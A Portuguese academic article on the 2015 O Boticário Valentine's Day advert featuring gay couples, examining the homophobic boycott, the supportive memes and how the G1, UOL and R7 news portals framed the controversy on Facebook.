BAREMBLITT, Gregório F. *Compêndio de Análise Institucional e Outras Correntes: Teoria e Prática*. 6. ed. Belo Horizonte: Editora FGB/IFG, 2012.

BRASIL. IPEA – *Situação Social das Catadoras e dos Catadores de material reciclável e reutilizável*, 2013. Disponível em: <http://www.google.com.br/url?sa=t&rct=j&q=&esrc=s&source=web&cd=2&ved=0CC8QFjAB&url=http%3A%2F%2Fwww.ipea.gov.br%2Fagencia%2Fimages%2Fstories%2FPDFs%2Fsituacao_social%2F131219_relatorio_situacaosocial_mat_reciclavel_brasil.pdf&ei=PkCUVbuEKsWsAWaoK6ADA&usg=AFQjC-NH5dlj0Ynyu16ezp79VybrYU5tKqQ&sig2=t_4eOZ29VjgHwKR2CuFsNA>. Acesso em: 01 de julho de 2015.

BOCK, A.M.B.; FERREIRA, M.R.; GONÇALVES, M.G.M.; FURTADO, O. “Sílvia Lane e o Projeto do “Compromisso Social da Psicologia”. *Psicologia & Sociedade*, Edição especial 2; (46-56) Out. 2007

BRASIL, Lei nº 5.764, de 16 de dezembro de 1971. *Presidência da República Casa Civil Subchefia para Assuntos Jurídicos. Política Nacional de Cooperativismo*. Brasília, 1971. Disponível em http://www.planalto.gov.br/ccivil_03/leis/L5764.htm. Acesso em 11 de julho de 2016.

BRASIL, Lei nº 12.690, de 19 de Julho de 2012. *Presidência da República Casa Civil Subchefia para Assuntos Jurídicos*. Brasília, 2012. *Organização e funcionamento das Cooperativas de Trabalho*. Disponível em http://www.planalto.gov.br/ccivil_03/_Ato2011-2014/2012/Lei/L12690.htm. Acesso em 11 de julho de 2016.

CASTEL, R. *As metamorfoses da questão social: uma crônica do salário*. Rio de Janeiro: Vozes, 1998.

CARELLI, R.L. *Cooperativas de mão-de-obra: Manual contra a fraude*. São Paulo, SP: LTR, 2002.

DESTAQUE

Ciências Sociais Aplicadas - Jornalismo

DA PROPAGANDA AO ACONTECIMENTO: OS SENTIDOS INAUGURADOS PELO VÍDEO DE DIA DOS NAMORADOS DA MARCA “O BOTICÁRIO” NOS SITES DE REDES SOCIAIS

Christian Gonzatti

Graduado em Publicidade e Propaganda do curso de Comunicação Social e membro do Grupo de Pesquisa Laboratório de Investigação do Ciberacontecimento da Unisinos. E-mail: christiangonzatti@gmail.com

Maria Clara Aquino Bittencourt

Doutora em Comunicação e Informação pela UFRGS, com pós-doutorado em Ciências da Comunicação pela Unisinos. Pesquisadora e professora do Programa de Pós-Graduação em Ciências da Comunicação da Unisinos.

RESUMO

O presente trabalho traz como debate as articulações entre cibercontecimentos (HENN, 2014), gêneros e homofobia (PRECIADO, 2014; LOURO, 2013) e publicidade e propaganda (LUPETTI, 2007) através do comercial divulgado pela marca “O Boticário”, em maio de 2015. No vídeo, aparecem casais gays e héteros entregando presentes aos seus pares, o que motorizou diversas produções de sentidos nos sites de redes sociais (RECUERO, 2009). O objeto de análise traz apontamentos significativos para o grupo de pesquisa LIC, Laboratório de Investigação do Cibercontecimento, que trabalha o acontecimento a partir de uma perspectiva semiótica, tendo como foco as processualidades da produção de sentidos nos ambientes culturais e nas questões de gêneros e homofobia trazidas pelo universo da cultural digital. A partir da pesquisa exploratória no Facebook e no Twitter, desenvolvida nos dias 4, 5, 6, 7, 8 e 9 de junho, buscou-se identificar a emergência de novas formas jornalísticas que motorizam práticas sociais inéditas, integrando um discurso cada vez mais concomitante aos cibercontecimentos e a sua potência mobilizadora. Também foram analisadas, a partir de uma perspectiva de construção de sentidos em redes digitais, técnica de análise em construção no LIC, a emergência de pautas divulgadas nas fanpages de três portais de notícias: G1, UOL e R7.

Palavras-chave: Cibercontecimento. Sites de Redes Sociais. O Boticário. Propaganda. Gênero.

ABSTRACT

The work brings to debate the links between cybervents (HENN, 2014), genders (PRECIADO, 2014; LOURO, 2013) and advertising (LUPETTI, 2007) through the commercial released by the brand “O Boticário” in May 2015. In the video, appear gay and heterosexual couples delivering presents to their peers, which motorized several productions of meanings in social networks(RECUERO, 2009). The object of analysis brings significant trends for the research group LIC, Cybervent Research Laboratory, working the event from a semiotic perspective, focusing on the procedurals the production of meaning in cultural environments and the issues of gender and homophobia brought about by the digital cultural universe. Through exploratory research on Facebook and Twitter, developed on 4, 5, 6, 7, 8 and 9 June, we sought to identify the emergence of new journalistic forms that motorizam unprecedented social practices, integrating an increasingly concomitant speech to cybervents and its mobilizing power. Were also analyzed from the perspective of construction of meaning in digital networks, construction analysis technique in LIC, emergency guidelines disclosed in fanpages three news portals: G1, UOL and R7.

Keywords: Cybervent. Social Networks. O Boticário. Advertising. Gender.

1 INTRODUÇÃO

O artigo busca contextualizar os ciberacontecimentos (HENN, 2014), acontecimentos tramados em sites de redes sociais (RECUERO, 2009), para então dissertar sobre os gêneros e a homofobia (PRECIADO, 2014; LOURO, 2013). A pesquisa aqui desenvolvida faz parte de um projeto maior do grupo LIC, Laboratório de Investigação do Ciberacontecimento, que se desdobra em acontecimentos específicos, que movimentam semioses (PEIRCE, 2002) em torno das questões de gênero. Buscamos, então, a partir da técnica de construção de sentidos em redes digitais (HENN, 2014), entender como os sentidos inaugurados em sites de redes sociais em torno da polêmica inaugurada por uma propaganda de Dia dos Namorados da *O Boticário* se articulam e sinaliza um campo problemático em torno das pautas divulgadas, relacionadas ao vídeo da marca, por três portais de notícias: G1, UOL e R7.

Partimos, primeiramente, de uma contextualização dos gêneros e da homofobia a partir de Preciado (2014) para, então, analisar como os ciberacontecimentos, a partir de conceitos semióticos (PEIRCE, 2002; LOTMAN, 1996) movimentam desdobramentos e espalhamento (JENKINS, FORD, GREEN, 2014) que, a partir de disputas sógnicas, geram pautas jornalísticas. Após tal contextualização, analisamos o vídeo de Dia Dos Namorados da marca *O Boticário* para entender quais pontos da narrativa apareceriam nas semioses desenvolvidas em redes sociais. Daí, desenvolvemos uma pesquisa exploratória (FRAGOSO, RECUERO, AMARAL, 2013) no Facebook e no Twitter, que demonstrou os desdobramentos em torno do caso: as controvérsias que surgiram, os memes e as pautas jornalísticas. Por fim, a construção de sentidos foi desenvolvida nos portais de notícias especificados buscando entender as problematizações levantadas no texto.

2 CIBERACONTECIMENTOS, GÊNEROS E HOMOFOBIA

Concluimos que o jornalismo, ao mesmo tempo em potencializa a mobilização em torno dos ciberacontecimentos, acompanha o discurso social que se desenvolve em sites de redes sociais: uma propaganda motoriza os atores sociais a espalharem signos em torno dela, sendo que alguns destes signos possuem evidente carga homofóbica. O jornalismo, então, pauta matérias que acompanham as narrativas que desenvolvem maior visibilidade e impulsionam mais conversações em rede em torno do objeto, que passa, então, a circular com menos signos de ódio e que sinalizam apoio ao movimento LGBT (Lésbicas, Gays, Bissexuais, Travestis e Transgêneros), criando uma ruptura que impulsiona pautas mais inclusivas.

Os ciberacontecimentos são uma modalidade do acontecer que teve início ainda nos anos 1990, através do escândalo envolvendo o ex-presidente dos Estados Unidos, Bill Clinton, e a então estagiária da Casa Branca, Mônica Lewinski. O gerente de uma loja de conveniência no edifício da rede de televisão norte-americana CBS deu forma inicial ao acontecimento postando no seu blog, o The DrugeReport, o conteúdo das conversas telefônicas gravadas pela amiga e denunciante de Lewinsky, Linda Tripp (HENN, 2013). Deste ponto, surgiram pautas jornalísticas em portais de notícias, jornais impressos e conversações nas redes estabelecidas na época. Dos anos 1990 até o início da segunda década dos anos 2000, a internet expandiu-se, ganhou reverberação e inaugurou diversas novas práticas socioculturais, entre elas, a grande aderência aos sites de redes sociais (RECUERO, 2009).

Redes sociais são formadas por atores – pessoas, grupos, organizações – e suas conexões. As conexões entre os atores, através destas ferramentas, possibilitam a expressão, inte-

ração e sociabilidade (RECUERO, 2009), podendo modificar a sociedade através de diversas processualidades. Nos sites redes sociais, “[...] não há como separar o que vem do humano e o que vem das plataformas, tudo se mistura: aparatos técnicos, sistemas de codificação, discursos, linguagens multimídia, percepções e afetos”. (SANTAELLA, 2013, p. 124). Por isso, as construções identitárias que surgem nas redes sociais permitem uma constante atualização do “eu”, encorajada pelos dispositivos destas plataformas, pois “ao criar um perfil nas redes sociais, as pessoas passam a responder e a atuar como se esse perfil fosse uma extensão sua, uma presença extra daquilo que constitui sua identidade”. (SANTAELLA, 2013, p. 115). Assim, a partir das conversações que se desenvolvem nestes espaços do universo digital, atores sociais compartilham posicionamentos políticos, ideais, gostos, etc., tudo através de signos diversos: imagens, músicas, textos, *hashtags*, links, vídeos, matérias jornalísticas.

O Facebook e o Twitter surgem, por exemplo, como espaço de rastros destas sociabilidades imagéticas. Conceitos como competição, cooperação, popularidade e visibilidade ganham espaço nestas redes (RECUERO, 2009). Conforme Santaella (2013, p. 127), “Não há mais separação entre viver e narrar a vida enquanto ela passa”. Estas narrativas, junto com as construções das identidades (HALL, 2000) e com as discussões que são desenvolvidas nas redes sociais, são responsáveis por uma crise nas fronteiras jornalísticas e nas formas como as lógicas do mercado estão lidando com estas transformações que a rede desenvolve nas pessoas, desenvolvendo sociabilidades e subjetividades, mexendo com as memórias, com as capacidades cognitivas, com a forma com o que o ser humano lida com os fatos e recebe as informações; emerge, com potência, uma nova forma de acontecimento, em que os sentidos

nas redes sociais digitais geram discussões e mobilizações que se engendram através da convergência, das hiperídias, do espalhamento, da ubiquidade.

Existem três dimensões que tornam propícias a elaboração de um a ciberacontecimento: as transnarrativas e a hiperímida, construídas por diversos atores sociais; a reverberação, ou o espalhamento, que passa a construir as narrativas em torno de determinado acontecimento; e a eclosão de outras formas de acontecimento que se formam em cenários de conexões altamente sistêmicas (HENN, 2014, p. 17). No nível transnarrativo, entra em cena a convergência (JENKINS, 2008), que propicia desdobramentos diversos, fazendo com que vários meios interajam entre si. Por exemplo: um jogo de vídeo-game que ganha novas narrativas no Twitter e no Facebook, além de um filme que amplia a história. Com a hiperímida (SANTAELLA, 2013), entram em cena os meios que trazem mais do que uma funcionalidade: misturam-se textos, vídeos, imagens, etc. O espalhamento (JENKINS, FORD, GREEN, 2014) que seria, em totalidade, o compartilhamento e a circulação que determinado conteúdo desenvolve na web através de atores sociais, ganha destaque na construção dos ciberacontecimentos, pois é, através dele, que a visibilidade (RECUERO, 2009) dá destaque para os mais variados assuntos, que se legitimam através de sistemas complexos e passam a motorizar pautas jornalísticas.

Os ciberacontecimentos seriam, então, acontecimentos tramados em sites de redes sociais (RECUERO, 2009). Desta constatação, e dos entendimentos das três dimensões que propiciam a construção (e espalhamento) de determinado ciberacontecimento, é possível partir para um entendimento semiótico a respeito destes acontecimentos específicos. É na semiótica (LOTMAN, 1996), que seria um mundo em nível sígnico, que o objeto (acontecimento) é transformando em signo e ganha interpretações por atores sociais e pelo jornalismo, criando,

assim, mais signos, constituindo, assim, uma parte desse universo semiosférico. Ao movimento dos signos na semiosfera, dá-se o nome de semiose (PEIRCE, 2002), que é vista, então, como os sentidos em torno de determinado cibercontecimento, construídos através da ação dos signos (HENN, 2014).

Assim, inferiu-se a necessidade de sistematizar a análise dos sentidos em torno dos cibercontecimentos, como também desenvolver estudos que contribuíssem para o entendimento das especificidades desta forma de acontecer que movimenta signos das mais diversas naturezas. O grupo LIC, Laboratório de Investigação do Cibercontecimento, busca, então, atender a estes objetivos através, principalmente, da técnica de análise denominada como construção de sentidos em redes digitais (HENN, 2014), que ainda se encontra em desenvolvimento. Na atual instância, ela possui inspiração nas metodologias de pesquisas qualitativas e quantitativas na internet (FRAGOSO, RECUERO, AMARAL, 2013). Nos casos analisados, parte-se da construção de uma amostra significativa, mas que não entre em redundância. Os dados são coletados através de *printscreen* e armazenados em pastas para, posteriormente, passarem por uma análise de sentidos que busca entender os desdobramentos em torno de determinado objeto. Através desse caráter metodológico, que parte de uma pesquisa exploratória (FRAGOSO, RECUERO, AMARAL, 2013), os pesquisadores do LIC perceberam, em um primeiro momento, a emergência de cibercontecimentos que sinalizavam questões de entretenimento e mobilizações coletivas, como a *selfie* da 86ª cerimônia do *Oscar* e os protestos de junho e julho de 2013. Já em um segundo momento da pesquisa, percebeu-se uma modalidade específica de cibercontecimentos que inauguravam sentidos em torno de questões de gêneros, das sexualidades e da homofobia.

Os estudos de gênero e sexualidade apresentam uma série de perspectivas e possibilidades, dos campos da filosofia até às ciências biológicas. Reconhecendo essa riqueza de possibilidades, partimos da visão Preciado que, como coloca a introdução do livro em que nos baseamos, fez com a filosofia o mesmo que o rap e o funk fizeram com a música (PRECIADO, 2014): diversificou, desestruturou, trouxe novas percepções.

Preciado (2014) parte da colocação, alinhada as ideias de Simone de Beauvoir, de que os gêneros são construídos socialmente e de que as sexualidades, a partir de Foucault, sofrem uma série de controles a partir dos poderes e saberes. Através desses aspectos, a sociedade encontra-se em uma lógica binária de “ou se é isso ou se é aquilo”, o que pode ser visto como uma crítica a várias teorias do gênero. O que nos interessa é a ruptura que estes corpos fora de uma matriz heterossexual (gays, lésbicas, travestis, transgêneros, etc.) vão gerar nos sites de redes sociais, devido, principalmente, mas não somente, a ataques de homofobia (ou transfobia, lesbofobia, etc.) (LOURO, 2013), que seria a violência física ou psicológica contra uma pessoa fora dessa matriz, motorizando ciberacontecimentos.

O projeto atual do LIC, *Produção de Acontecimentos em Redes Digitais: Ciberacontecimentos, Gêneros e Homofobia*, pretende analisar casos envolvendo acontecimentos que contenham manifestações de homofobia, estando relacionados a outras colocações do gênero e da sexualidade, confrontadas com reações articuladas em rede. Emergem, portanto, entre os anos de 2014 e 2015, uma série de movimentos monitorados que trazem tais constatações, como o beijo lésbico da novela *Em Família*, o menino/menina Brendan Jordan, a polêmica inaugurada por um anúncio da Skol, e a legalização do casamento gay em todos os estados estadunidenses, e, o ciberacontecimento específico que o artigo busca analisar: o anúncio de Dia dos Namorados da marca *O Boticário*.

2 LÁGRIMAS DA FAMÍLIA TRADICIONAL BRASILEIRA: UM PERFUME DA O BOTICÁRIO E SEUS DESDOBRAMENTOS

A marca *O Boticário* lançou no dia 25 de maio de 2015 um vídeo¹ para a campanha de *Dia dos Namorados* que movimentou uma ruptura em relação aos vídeos de outras marcas no mesmo período: haviam, supostamente, um casal gay e um casal lésbico na narrativa apresentada pela propaganda. O clipe, de 30 segundos e com uma versão instrumental da música *Toda Forma de Amor*, de Lulu Santos, ao fundo, inicia com um homem branco entrando em uma loja da marca para comprar um presente, intercalado com as cenas de uma mulher branca de cabelos escuros preparando o jantar. Depois, um outro homem, também branco, mais velho e grisalho, olha-se no espelho e arruma o cabelo, enquanto uma mulher, branca e loira, faz o mesmo; os dois pegam presentes no que supostamente são as suas casas e saem. Surge, em seguida, outro homem e uma mulher, brancos, com cabelos loiros e castanhos, respectivamente, chamando um táxi. Depois, uma outra mulher, branca e ruiva, toca um interfone e um quarto homem, também branco, com cabelo curto e barba por fazer atende um telefone; a mulher ruiva entra no apartamento que tocou o interfone e o quarto homem abre a porta da sua casa e recebe com um sorriso, seguido por um abraço, o segundo homem, grisalho. O primeiro homem, que entrou na loja, dá um abraço na segunda mulher, a que estava em frente ao espelho. A mulher que tocou o interfone é recebida com um sorriso e um abraço pela mulher que preparava o jantar, no início do clipe. E o casal que chamou o táxi encontra-se em um parque, sorrindo e também trocando abraços. Por fim, todos trocam os seus presentes da *O Boticário* e aparece um *packshot*² dos perfumes enquanto a voz uma mulher narra: “no *Dia dos Namorados*, entregue-se as sete tentações de *Ego*, de *O Boticário*”. Aparece, então, por cima

¹ Fonte: <https://www.youtube.com/watch?v=p4b8BMnoIDI> Acesso em: 11 jan. 2016.

² Técnica publicitária que mostra os produtos de determinado anúncio em destaque.




Figura 1- Mutirão para dar like no vídeo
Fonte: pesquisa exploratória realizada pelos autores.

do *packshot*, o logotipo da marca e o *slogan* “Aqui a vida é linda”. Em questões de afetividade entre os casais, abraços e sorrisos foram o suficiente para inaugurar uma série de sentidos que refletem a homofobia enraizada na sociedade, principalmente após a exibição em horário nobre (no decorrer das 21h, pois geralmente é o pico de maior audiência) na Rede Globo.

Após a exibição da propaganda em um canal de grande visibilidade, a Rede Globo, deu-se início a um movimento de dar “deslike” no vídeo da marca no YouTube que foi impulsionado por evangélicos fundamentalistas e abraçado por outros grupos que não aceitam a homossexualidade como uma forma legítima de relação, pois o argumento destes grupos coloca que foram criados por Deus, no caso cristão, o homem e a mulher e que estes devem ficar um com o outro. O Pastor Silas Malafaia, já famoso por declarações polêmicas e preconceituosas, pediu, em um vídeo³ do seu canal, que aqueles que não concordavam com o que era mostrado na propaganda da *O Boticário* fossem até a página e dessem um “não gostei” no clipe. Foram criados, também, eventos e correntes pelo WhatsApp que buscavam estabelecer como objetivo o boicote ao vídeo. Em contrapartida, a visibilidade em torno das ações que buscavam boicotar a marca e o vídeo levaram a emergência de eventos e grupos que buscavam o contrário, dar “like”, “gostei”, no vídeo (Figura 1). Assim, eclodiu uma forte disputa de controvérsias que levou ao surgimento de pautas jornalísticas, levando a afirmação da processualidade que leva ao surgimento de ciberacontecimentos.

³ Fonte: <https://www.youtube.com/watch?v=Rn8ET9Nos9g> Acesso: 11 jan. 2016.



Figura 2 - Antes e depois do comercial
Fonte: pesquisa exploratória realizada pelos autores.



Figura 3 - Perfume Lágrimas da Família Tradicional Brasileira
Fonte: pesquisa exploratória realizada pelos autores.

Uma matéria do portal da Folha de São Paulo⁴, no dia 3 de junho de 2015, informa que o Conar, Conselho Nacional de Autorregulamentação Publicitária, abriu processo de análise contra o vídeo após receber 30 reclamações. Outra matéria,⁵ da Veja, traz o vídeo já citado do Pastor Silas Malafaia e dá destaque ao boicote que o pastor buscava fazer a marca, convocando os seus fiéis. E assim, a partir de um processo circulativo, diversas pautas foram espalhadas através de críticas positivas e negativas, potencializando a visibilidade em torno do caso e evidenciando o papel dos atores sociais. Surgiu um Tumblr inspirado no caso, *Aproveita e Boicota Também*⁶, em que eram reunidos anúncios de várias marcas que traziam como tema o amor gay e lésbico. Surgiram inúmeros memes em torno do caso, fazendo alusão à marca, e que brincavam com a possível transformação em gay que surgiria após o uso dos perfumes da marca (Figura 2), como também uma montagem de um perfume com o nome “Lágrimas da Família Tradicional Brasileira” (Figura 3) e o logo da *O Boticário*. Sugiram,

⁴ Fonte: <http://f5.folha.uol.com.br/voceviu/2015/06/1637409-conar-abre-processo-sobre-comercial-de-o-boticario-com-casais-gays-apos-30-reclamacoes.shtml> Acesso: 11 jan. 2016.

⁵ Fonte: <http://veja.abril.com.br/blog/radar-on-line/economia/malafaia-conclama-evangelicos-a-nao-comprar-no-boticario-apos-campanha-na-tv/> Acesso: 11 jan. 2016.

⁶ Fonte: <http://aproveitaeboicota.tumblr.com/> Acesso: 11 jan. 2016.

também, pautas em portais de notícias que apontavam as marcas que apoiavam a causa LGBT e que deveriam ser, portanto, boicotada pelos preconceituosos, como o Facebook e Apple.⁷ A legalização do casamento gay também aparece como destaque em algumas e, neste nível do cibercontecimento, o vídeo da marca já estava com mais “gostei” a “não gostei”, o que só impulsionou mais ainda a emergência de novos memes e conversações em torno do caso.

É importante notar que a repercussão em torno do caso contribuiu para a visibilidade em torno do vídeo da marca. Foram mais de 3 milhões de visualizações⁸, enquanto outros vídeos do canal recebiam, no máximo, 500 mil visualizações. Percebemos, no decorrer da construção de sentidos em redes digitais (HENN, 2014) que o jornalismo acompanhou gradualmente a aderência à causa LGBT, no que tange a divulgar matérias que apoiavam o vídeo à marca e não ao boicote. Tendo em vista esta hipótese, que busca entender a formação de um campo problemático (QUÉRÉ, 2005) a partir das matérias que foram surgindo, desenvolvemos uma análise específica nas pautas relacionadas ao caso e divulgadas nas *fanpages* de três portais de notícias: G1, UOL e R7.

2.1 UMA ANÁLISE DOS SENTIDOS INAUGURADOS NAS *FANPAGES* DO G1, UOL E R7 EM TORNO DO CASO BOTICÁRIO

Através da pesquisa exploratória no Facebook (o Twitter foi utilizado também, mas para entender as especificidades detalhadas no item 2), desenvolvida nos dias 4, 5 e 6, 7, 8 e 9 de junho de 2015, foi construída uma amostra que busca entender os campos problemáticos (QUÉRÉ, 2005) inaugurados em torno do cibercontecimento inaugurado pela propaganda da *O Boticário*, tendo como foco os sentidos desenvolvidos pelos portais de notícias G1, UOL e R7 e as considerações que eles trazem sobre os gêneros, a homofobia, os sites de redes sociais e as práticas jornalísticas e publicitárias desenvolvidas nestes espaços de cibernsociabilidade.

asil.eipais.com/brasil/2015/06/02/politica/1433264063_080082.html Acesso: 11 jan. 2016.

www.youtube.com/watch?v=p4b8BMnoIDI Acesso: 11 jan. 2016.

A figura 4 demonstra o caminho desenvolvido na construção da amostra. As matérias foram coletadas através de *printscreens* e armazenadas em pasta para posterior análise. O critério de escolha dos portais deu-se através da visibilidade de cada um deles. Assim, constatamos, na busca nas *fanpages* que o G1 publicou três matérias em torno do caso, o UOL também e o R7 não possuía nenhuma matéria que citasse diretamente o caso, mas ao falar de perfumes e homem moderno, como será visto, aciona sentidos em torno da O Boticário.

A matéria número 1 (cada matéria da figura 4 recebeu um número que será citado para a contextualização e análise do sentido em torno dos signos), do dia 2 de junho, traz como título: *Comercial da “O Boticário” com casais gays gera polêmica e denúncias no Conar*; e como chamada no Facebook: *Conar recebeu 20 reclamações de pessoas que consideram a peça “desrespeitosa à sociedade e a família” (link encurtado para o portal) #OBoticário*. Assim, ao ler o texto e os sentidos acionados, nota-se uma imparcialidade e ausência de posicionamento a respeito do caso, é apenas uma informação e que traz como destaca o discurso preconceituoso proferido por grupos fundamentalistas. A número 2, do dia 3 de junho, traz como título: *Veja marcas que já lançaram propagandas com casais gays*; e como chamada no Facebook: *Além de O Boticário, Sonho de Valsa, GOL Linhas Aéreas Inteligentes e Coca-Cola foram algumas que celebraram toda forma de amor (emoticon de coração) (link encurtado para o portal) #TodaFormadeAmor #diversidade*. Semioticamente, o próprio emoticon em forma de coração e as *hashtags* já demonstram, diferentemente da Figura 1, um apoio à marca. Enquanto isso, a número 3, do dia 5 de junho, traz como título: *Comercial da Telefônica Argentina mostra beijo entre homens*; e como chamada no Facebook: *No Brasil, campanha será julgada por mostrar casal gay trocando presentes (link encurtado para o portal) #publicidade*. Embora a chama-

da, em seu texto, acabe tornando invisível o casal lésbico, é evidente que há, mais uma vez, apoio à propaganda, além de uma comparação entre Brasil e Argentina que busca denunciar o preconceito nacional, evidenciando que enquanto lá um beijo aparece, aqui uma troca de presentes motoriza denúncias.

Em se tratando do UOL, a matéria número 4, do dia 2 de junho, traz como título: *Conar abre processo sobre comercial com casais gays após 30 reclamações*; e como chamada no Facebook: *Segundo Conar, consumidores contestam a moralidade da propaganda e pedem que ela seja retirada do ar (link encurtado para o portal)*. Assim, entende-se que aqui o jornalismo feito pelo portal cumpre a sua tarefa de informar, mas não traz nenhuma consideração a respeito de um posicionamento em relação à propaganda e, também, traz como destaque o discurso fundamentalista, em um momento que, como percebeu-se nos desdobramentos em torno do caso, as possibilidades de pautas eram muitas. A número 5, do dia 3 de junho, traz como título: *Homofóbicos podem ser homossexuais reprimidos, afirmam cientistas*; e como chamada no Facebook: *Marque aqui aquele seu amigo que ficou muito sentido com a campanha de O Boticário*. As problematizações aqui são intensas e poderiam render análises críticas através de perspectivas dos estudos de gênero e sexualidade, como por exemplo, uma hipótese científica ser utilizada como forma de culpabilização da homossexualidade pela homofobia, além de contribuir para brincadeiras que colocam o fato de ser gay, lésbica ou fora de uma matriz heteronormativa (LOURO, 2013), como motivo de piadas. No entanto, nos atentamos ao fato de que no UOL, da mesma forma que no G1, a matéria já demonstra diretamente um apoio à marca e a causa, mesmo que distorcidamente. A número 6 traz como título: *Vestido feito com sacolas da O Boticário na Parada Gay faz sucesso na web*; e como chamada no Facebook:

Sambando na cara da sociedade. A matéria demonstra não só o apoio e a divulgação à causa LGBT, mas também traz através da chamada o uso de uma linguagem utilizada na internet por páginas voltadas ao público LGBT, como o uso do *sambando*. Além do mais, a chamada também representa como a sociedade impõe limites ao corpo e aos gêneros e como quebra desses limites pode sinalizar rupturas.

A matéria número 7, do dia 3 de junho, do portal de notícias R7, da Rede Record, não trouxe nenhum comentário no portal a respeito da *O Boticário*, mas traz como título: *Saiba cinco dicas para fazer o perfume durar mais no corpo*; e como chamada no Facebook: *#FicaDica (via Manual do Homem Moderno)*. Embora não se dirija diretamente ao caso, os comentários traziam conversações e debates a respeito da *O Boticário*, além do fato de que não publicar nada também sinalize algo, se levamos em conta o contexto religioso do portal de notícias, afinal, outras matérias voltadas ao entretenimento, a memes e a polêmicas são publicadas frequentemente na página.

O campo problemático (QUÉRÉ, 2005) inaugurado em torno do ciberacontecimento da propaganda da *O Boticário* demonstra como o jornalismo utiliza as narrativas sociais e a visibilidade em torno de determinados posicionamentos para promover o espalhamento (JENKINS, FORD, GREEN, 2014) das suas matérias. Nos sites de redes sociais, que funcionam como metáforas estruturais para a compreensão da sociedade (RECUERO, 2009), a visibilidade é um valor comercial para o jornalismo e a relação que ela possui com a publicidade. Os cliques revertem-se em números para a venda de mídias para anúncios, em resumo. Portanto, o movimento e os sentidos inaugurados em torno das pautas demonstram como o jornalismo com grande visibilidade, não traz críticas ou posicionamentos que buscam desconstruir precon-

3 CONCLUSÃO

ceitos, como a homofobia, mas acompanha gradualmente as discussões sociais tende a se posicionar conforme há disponibilidade de espaço e leitura. A partir destas percepções, podemos perceber uma relação mutualística ente publicidade, jornalismo e questões de gênero e preconceitos.

O acontecimento, tramado no âmbito das redes sociais da internet, aciona sentidos sobre construções de gêneros e sexualidades e cria um campo problemático (QUÉRÉ, 2005) em torno de questões de homofobia e lesbofobia, inaugurando uma disputa signíca entre atores sociais, marcada por controvérsias e apropriações humorísticas através da conversação em rede, incluindo o uso de memes, seja em seu sentido usual, de alta replicação, ou a partir da visão sistêmica e cultural, apontando, assim, importantes transformações sociais e mercadológicas.

A visão sistêmica e cultural em torno dos memes, desenvolvida por Dawkins (2009), os vê como a unidade básica da reprodução cultural. Isso explica como as culturas reproduzem-se e passam a fazer parte de determinadas sociedades. O meme é, então, a forma pela qual as ideias passam de cérebro a cérebro, geração a geração, assim como o gene é a forma pela qual as informações genéticas são transmitidas. Ele cria um acervo, que pode ser visto metaforicamente como um DNA cultural, que carrega determinadas informações a respeito de certa cultura. Por isso, os sentidos inaugurados circulam e passam a motorizar conversações, porque eles estão inseridos em uma sociedade na qual fazem sentido. Da mesma forma que ideias humorísticas passam a funcionar e circular em ambientes digitais, o meme pode car-

regar, em si, percepções preconceituosas que, quando entram em choque com questões de gênero e sexualidade, como é o caso aqui, passam a desenvolver disputas em uma semiosfera (LOTMAN, 1996) singular.

Com estas cibernociabilidades, propulsoras de semioses, desenvolvidas em sites de redes sociais, começa a entrar em ruptura o modelo em que a publicidade e propaganda planejava e prescrevia como o ser humano deveria ser, pois as críticas relacionadas a cultura imposta pela mídia também foi potencializada nestes espaços. A discussão em torno do posicionamento das marcas ganhou novos contornos através das plataformas de interação, criando um ambiente em que o consumidor pode discutir e interagir através da quebra de paradigmas. Por isso, um vídeo veiculado primeiro no YouTube e depois na televisão, passou a movimentar sentidos controversos, que traçaram disputas, que geraram um ciberacontecimento, criando uma ruptura semiosférica, pois nunca antes um anúncio havia motorizado sentidos em torno dos gêneros nesta dimensão em sites de redes sociais no Brasil.

A teoria dos ciberacontecimentos, alinhada as perspectivas de gênero e sexualidade, permite, portanto, visualizar os campos problemáticos que acompanham a sociedade e como ela incorpora estas questões e passa a lidar com elas. Aos poucos, corpos marginalizados, fora de uma matriz heteronormativa, tem conquistado espaços sociais através de, entre outras, disputas simbólicas que são travas em sites de redes sociais. O uso do termo *sambando na cara da sociedade*, da matéria do UOL, demonstra como os signos inaugurados fora daquilo que se é imposto como normal podem romper barreiras e serem apropriados pela publicidade e propaganda (LUPETTI, 2009) e pelo jornalismo.

A técnica de análise denominada como construção de sentidos em redes digitais funciona, assim, como um método de aplicação rico para entender os campos problemáticos inaugurados por cibercontecimentos específicos e, ao mesmo tempo, pode sinalizar questões socioculturais relacionadas a questões de gênero e homofobia mais específicas. Um estudo interessante poderia surgir, por exemplo, da categorização dos sentidos inaugurados no Twitter pelo caso da O Boticário. Um outro ponto de estudo que também poderia trazer percepções comunicacionais interessantes, seria uma análise da heteronormatividade dos corpos apresentados no vídeo: todos brancos, homens masculinos, mulheres femininos, somente abraços, relações de afeto limitadas ao abraço, etc. Por fim, entendemos que este é um cibercontecimento singular, motorizado por uma propaganda em que, jornalisticamente, nos portais de notícias analisados, os sentidos acompanharam os movimentos em sites de redes sociais, evidenciando, por fim, algumas rupturas na matriz heteronormativa e, em consequência, não potencializando semioticamente o discurso homofóbico.

REFERÊNCIAS

- DAWKINS, R. 1979. O gene egoísta. Belo Horizonte, Itatiaia, 230 p.
- FRAGOSO, Suely; RECUERO, Raquel; AMARAL, Adriana. 2013. Métodos de pesquisa para internet. Porto Alegre, Sulina, 239 p.
- HALL, Stuart. Quem precisa da identidade? In: SILVA, Tomaz Tadeu da *Identidade e diferença: a perspectiva dos estudos culturais*. Petrópolis, RJ: Vozes, 2000, 136 p.
- HENN, Ronaldo. *El cibercontecimiento: producción y semiosis*. Barcelona: Editorial UOC, 2014, 150 p.
- HENN, Ronaldo. O cibercontecimiento. In: VOGEL, D., MEDITSCH, E, e SILVA, G., *Jornalismo e acontecimento: tramas conceituais*. Florianópolis: Insular, 2013. P. 21-34.
- JENKINS, H.; FORD, Sam; GREEN, Joshua. *Cultura da Conexão: criando valor e significado por meio da mídia propagável*. Editora Aleph: São Paulo, 2014, 408 p.
